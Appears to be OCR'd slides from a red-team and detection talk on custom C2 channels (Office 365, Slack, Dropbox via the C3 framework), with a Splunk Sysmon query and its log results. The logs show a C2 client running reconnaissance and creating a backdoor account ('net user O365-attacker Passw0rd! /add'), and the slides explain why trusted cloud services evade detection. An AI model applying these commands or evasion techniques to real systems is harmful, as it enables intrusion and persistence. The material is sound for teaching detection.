


#>
#>
#>

VICTIM WINDOW

ATTACKER C2

C2 OFFICE 365 - DETECTION



C2 OFFICE 365 - DETECTION

```
index=Sysmon EventCode=1  ComputerName=wef* CommandLine!="C:\\Windows\\system32\\wbem\\wmiprvse.exe -secured -Embedding" | table, _time, ParentImage, Image, ParentCommandLine, CommandLine, ComputerName
```

30 minute window

19 of 5,424 events matched No Event Sampling Job Smart Mode

Events Patterns **Statistics (19)** Visualization

100 Per Page Format

_time	ParentImage	Image	ParentCommandLine	CommandLine	ComputerName
2020-10-09 04:12:11	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local
2020-10-09 04:12:11	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local
2020-10-09 04:12:02	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user O365-attacker Passw0rd! /add	wef.windomain.local
2020-10-09 04:12:02	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user O365-attacker Passw0rd! /add	C:\Windows\system32\net1 user O365-attacker Passw0rd! /add	wef.windomain.local
2020-10-09 04:11:38	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local
2020-10-09 04:11:37	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local
2020-10-09 04:11:28	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local
2020-10-09 04:11:23	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local
2020-10-09 04:10:38	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local
2020-10-09 04:05:54	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local
2020-10-09 04:05:48	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local
2020-10-09 04:00:09	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local
2020-10-09 04:00:09	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local
2020-10-09 03:59:52	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local
2020-10-09 03:58:09	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local
2020-10-09 03:57:52	C:\Windows\System32\cmd.exe	C:\Users\vagrant\Downloads\publish\publish	"C:\Windows\system32\cmd.exe"	.\OutlookC2Client.exe	wef.windomain.local


INTRODUCTION TO C3

- C3 started as an “External C2” implementation, but is intended to be framework agnostic
- Design requirements
  - Enable rapid prototyping
  - Be dynamically adaptable
  - Allow chaining
  - Credits to William Knowles, Janusz Szmigielski & Nick Jones
  - Huge thanks to F-secure & mwrlabs for this awesome toolkit

C3 MAIN COMPONENTS

- Connector – connection between Gateway and the C2 Framework.
- Gateway – a main node which allows to set up other infrastructure around it
- Channel – a communication medium, by default we can use Slack or UNCShare.
- Relay – this is the payload of C3, however, it does not allow you to execute any commands.

CUSTOM COMMAND & CONTROL COMMUNICATION




MAKING IT EXTENSIBLE: INTERFACES

- Primary means of extending C3; Intended to make it “modular”. Has 2 types:
- **Channel Interface:**
  - The “path” to another relay
  - Function as what is commonly associated with the notion of a C2 channel (e.g http)
- **Implant Interface:**
  - The “path” to a framework implant (e.g a named pipe)


C3 CHANNEL - SLACK

- Organizations are embracing the cloud based technology for collaboration and bots such as Slack
- Several security researchers have experimented with Slack as a C2 channel, creating "Slackor", Slack C2bot and Slackshell
- Legitimate applications and are frequently used to move files around
- Little risk that anti-virus or endpoint solutions will detect the infiltration of malicious code or the exfiltration of sensitive data



https://www.praetorian.com/blog/using-slack-as-c2-channel-mitre-attack-web-service-t1102?edition=2019
https://github.com/praetorian-inc/slack-c2bot

C3 CHANNEL - SLACK



Executing the commands using the implant (**win_slack_implant.exe**)

Running "whoami" using slack against the compromised machine

https://www.praetorian.com/blog/using-slack-as-c2-channel-mitre-attack-web-service-t1102?edition=2019

#cyber-news
Add a topic

10

actively...
Jun 15th, 2019

June 19th, 2019

July 10th, 2019

Roland 7:29 AM
joined #cyber-news along with 2 others.

Message #cyber-news

LABS

Gateway Selection
guidem-c3-slack - 3d3854894870c670

guidem-c3-slack

Network
Relays
Channels
Connectors
Peripherals
URL
Port
Refresh Rate 2 seconds
Auto Update
NEW GATEWAY

Covenant
Not secure | 127.0.0.1:7443/listener

COVENANT
Welcome, guidem! Logout


Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings

Listeners

Listeners | Profiles


Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
C3Bridge	Bridge	Active	10/8/2020 9:16:51 PM	127.0.0.1	8000

C3 CHANNEL – SLACK (ATTACKER)



C3 CHANNEL – DROPBOX

- Dropbox has a rich and well documented API
- HTTPs enabled and trusted cloud service
- Therefore, Dropbox isn't categorized as a malicious domain right off the bat
- Cobaltstrike added External C2 feature to allow 3rd party programs to act as a communication layer between Cobalt Strike and its Beacon payload



